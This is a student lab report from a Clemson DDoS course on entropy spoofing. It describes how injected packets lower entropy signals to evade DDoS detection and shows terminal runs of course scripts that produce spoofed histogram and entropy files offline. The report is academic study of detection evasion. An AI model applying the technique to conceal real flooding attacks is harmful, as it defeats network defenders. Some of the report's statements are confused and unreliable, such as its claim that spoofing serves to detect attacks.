CLEMSON UNIVERSITY

ECE 8860: Distributed Denial of Service Attacks
Spring 2023

Laboratory 4

Name: Sandali Sanjay Nemmaniwar
Email: sandaln@g.clemson.edu
Major: Computer Science

1.ABSTRACT

In order to detect DDoS attacks, the report underlines the importance of entropy and suggests using spoofed entropy values in network traffic. The lab setup entailed employing various tools and software to capture and analyze network traffic and is also thoroughly documented.

The ramifications of the findings derived from the spoofed entropy values are explained, along with instructions on constructing and visualizing spoofed entropy files. The research admits the drawbacks of the entropy spoofing attack technique, such as its reliance on a DDoS attack's kind and the need for a sizable volume of network traffic to get reliable results.

The report comprehensively reviews the entropy spoofing attack method for identifying DDoS attacks, including its benefits, drawbacks, and practical use. It is an excellent tool for researchers and professionals that want to create efficient methods for identifying and thwarting DDoS attacks.

2.INTRODUCTION

Entropy-based techniques that examine the unpredictable nature of network data to find odd patterns are one way to identify DDoS attacks. Entropy spoofing is a technique for changing entropy levels and avoiding detection by entropy-based detection systems. It requires injecting packets into network traffic. This lab report thoroughly explains how to use several data sources, such as pcap files, transcript files, histogram files, and entropy files, to perform an entropy spoofing attack to identify DDoS attacks. The research also contrasts the processes for producing histograms using pcap files and existing histogram files, details how to produce spoofed histogram and entropy files, and how to visualize the spoofed entropy data. A thorough procedure for carrying out an entropy spoofing attack is provided in the report.

3.METHODOLOGY

3.1. Experimental Design

The following are the tools utilized in this lab:

1. The entropy_spoofV3.py program takes an input histogram file and produces a spoof histogram file.
2. calculate_entropyV2.py, from a specified input histogram file, generates an entropy file.
3. The plot.py program plots entropy files.
4. The pcap2hist.py program converts a pcap file into a histogram file.

Entropy spoofing is done as follows:

1. Perform a flooding attack – performed in Lab 2.
2. Capture the traffic and attack times.
3. Use pcap files to generate transcript files.
4. Use transcript files to generate histogram files.
5. Use the histogram files and attack record files to generate spoofed histogram files.
6. Use the spoofed histogram files to generate spoofed entropy files.
7. Plot the spoofed entropy files.


3.2. Data Analysis

A series of terminal commands and pre-existing files were stored in the Kali_DDoS_Lab6 system to get the needed data. The crucial files for the experiment were hosted on the DDoS_Lab6 system. The report also showed how a Content Delivery Network (CDN) might be connected with a Dynamic DDoS Mitigation (DDM) system to boost scalability.

The fact that Dr. Ilker's scripts use histogram files to implement the entropy spoofing technique shows that the procedure is not real-time. The "entropy_spoofV3.py" script uses an input histogram file and an attack record time file to create a spoofed histogram file and calculate the packets that must be injected during the attacks.

Knowledge of many data formats, including ".pcap" files for network traffic capture, ".trns" files for transcript data, ".hist" files for histogram data, ".entr" files for entropy data, and a plain text file for the attack record, is necessary prior to attempt the lab.


4.RESULTS



root@cnc: ~/DDoS_Lab6/Appendix
File Edit View Search Terminal Help


```
DDoS_Lab1  DDoS_Lab3  DDoS_Lab5  Desktop    Downloads  Pictures  Templates
DDoS_Lab2  DDoS_Lab4  DDoS_Lab6  Documents  Music      Public    Videos
root@cnc:~# cd DDoS_Lab6
root@cnc:~/DDoS_Lab6# ls
Appendix  outputTime0604.entr  plot.py  spoofed_1_outputTime0604.entr
root@cnc:~/DDoS_Lab6# cd Appendix/
root@cnc:~/DDoS_Lab6/Appendix# python ./entropy_spoofV3.py outputTime0604.hist G
en_spoofed.hist.out complete_attack_times 1.25 -c 1
Namespace(FA=None, attack_times='complete_attack_times', columns=['1'], ent=Fals
e, file_name='outputTime0604.hist', margin=[0.15], output='Gen_spoofed.hist.out'
, scale='1.25', spoofPacketCount=False)
Copying outputTime0604.hist to temp.txt
Performing attack number 1
Average cycle: 5.94167938931
Average time: 0.000911280916031
Performing attack number 2
Average cycle: 5.81341789052
Average time: 0.000965574098798
Performing attack number 3
Average cycle: 5.97569209993
Average time: 0.00104861917623
('It took ', 777, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix# 
```

Figure 1: Generating spoofed histogram files with scale value of 1.25.




```
root@cnc: ~/DDoS_Lab6/Appendix
Average time: 0.000965574098798
Performing attack number 3
Average cycle: 5.97569209993
Average time: 0.00104861917623
('It took ', 777, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix# python ./entropy_spoofV3.py outputTime0604.hist G
en_spoofed_1.5.hist.out complete_attack_times 1.5 -c 1
Namespace(FA=None, attack_times='complete_attack_times', columns=['1'], ent=Fals
e, file_name='outputTime0604.hist', margin=[0.15], output='Gen_spoofed_1.5.hist.
out', scale='1.5', spoofPacketCount=False)
Copying outputTime0604.hist to temp.txt
Performing attack number 1
Average cycle: 5.8506078055
Average time: 0.000945040946897
Performing attack number 2
Average cycle: 5.74068965517
Average time: 0.00109642413793
Performing attack number 3
Average cycle: 5.86247755835
Average time: 0.00105018276481
('It took ', 736, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix#
```

Figure 2: Generating spoofed histogram files with scale value of 1.5.




```
root@cnc: ~/DDoS_Lab6/Appendix
Average time: 0.000970720441227
Performing attack number 3
Average cycle: 5.85601436266
Average time: 0.00114543734291
('It took ', 737, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix# python ./entropy_spoofV3.py outputTime0604.hist G
en_spoofed_1.hist.out complete_attack_times 1 -c 1
Namespace(FA=None, attack_times='complete_attack_times', columns=['1'], ent=Fals
e, file_name='outputTime0604.hist', margin=[0.15], output='Gen_spoofed_1.hist.ou
t', scale='1', spoofPacketCount=False)
Copying outputTime0604.hist to temp.txt
Performing attack number 1
Average cycle: 6.06359393232
Average time: 0.000922926196033
Performing attack number 2
Average cycle: 5.93036565978
Average time: 0.000997943402226
Performing attack number 3
Average cycle: 6.13327091136
Average time: 0.00108078745318
('It took ', 728, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix#
```

Figure 3: Generating spoofed histogram files with scale value of 1.




```
root@cnc: ~/DDoS_Lab6/Appendix
File  Edit  View  Search  Terminal  Help
autoTest                 Genn_spoofed_11.hist  pcap2entropy.py     vda.py
calculate_entropyV2.py   Genn_spoofed_1.hist   pcap2hist.py
complete_attack_times    Genn_spoofed.hist     pcap2timeseries.py
dmp2transcript.py        outputTime0604.hist   read_pcap.py
root@cnc:~/DDoS_Lab6/Appendix# python calculate_entropyV2.py outputTime0604.hist
 original && python calculate_entropyV2.py Gen_spoofed_1.hist spoof_1 && python
calculate_entropyV2.py Gen_spoofed_1-25.hist spoof_1-25 && python calculate_entr
opyV2.py Gen_spoofed_1-5.hist spoof_1-5
End of process.
('It took ', 508, ' seconds')

Error: Input file does not exist!
End of process.
('It took ', 0, ' seconds')

Error: Input file does not exist!
End of process.
('It took ', 0, ' seconds')

Error: Input file does not exist!
End of process.
('It took ', 0, ' seconds')

root@cnc:~/DDoS_Lab6/Appendix#
```

Figure 4: Generating entropy files from spoofed histogram files.




```
DDoS_Lab1  DDoS_Lab3  DDoS_Lab5  Desktop    Downloads  Pictures  Templates
DDoS_Lab2  DDoS_Lab4  DDoS_Lab6  Documents  Music      Public    Videos
root@cnc:~# cd DDoS_Lab6
root@cnc:~/DDoS_Lab6# ls
Appendix  outputTime0604.entr  plot.py  spoofed_1_outputTime0604.entr
root@cnc:~/DDoS_Lab6# cd Appendix/
root@cnc:~/DDoS_Lab6/Appendix# python ./entropy_spoofV3.py outputTime0604.hist G
```

Figure 5: Moved spoofed entropy files into the same directory as ploy.py.



```
root@cnc:~/DDoS_Lab6/Appendix# cd ..
root@cnc:~/DDoS_Lab6# ls
Appendix  one.entr  outputTime0604.entr  plot.py  spoofed_1_outputTime0604.entr  two.entr
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr
usage: plot.py [-h] -d DATA DATA [-r RECORDS] [-t THRESHOLD] [-u UPPERLIMIT]
               [-c]
plot.py: error: argument -d/--data: expected 2 argument(s)
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr 1
```


Figure 6: Plot of the original entropy file.



```
root@cnc:~/DDoS_Lab6# ls
Appendix  one.entr  outputTime0604.entr  plot.py  spoofed_1_outputTime0604.entr  two.en
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr
usage: plot.py [-h] -d DATA DATA [-r RECORDS] [-t THRESHOLD] [-u UPPERLIMIT]
               [-c]
plot.py: error: argument -d/--data: expected 2 argument(s)
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr 1
root@cnc:~/DDoS_Lab6# ./plot.py -d two.entr 1
```


Figure 7: Plot of spoofed entropy file.

The use of entropy spoofing makes it substantially harder to identify DDoS attacks than the initial attack (as seen in Figure 6), according to Figure 7 in the report. This implies that in actual situations, conventional DDoS detection techniques, such as data volume thresholding, would have already been unable to detect the attack.



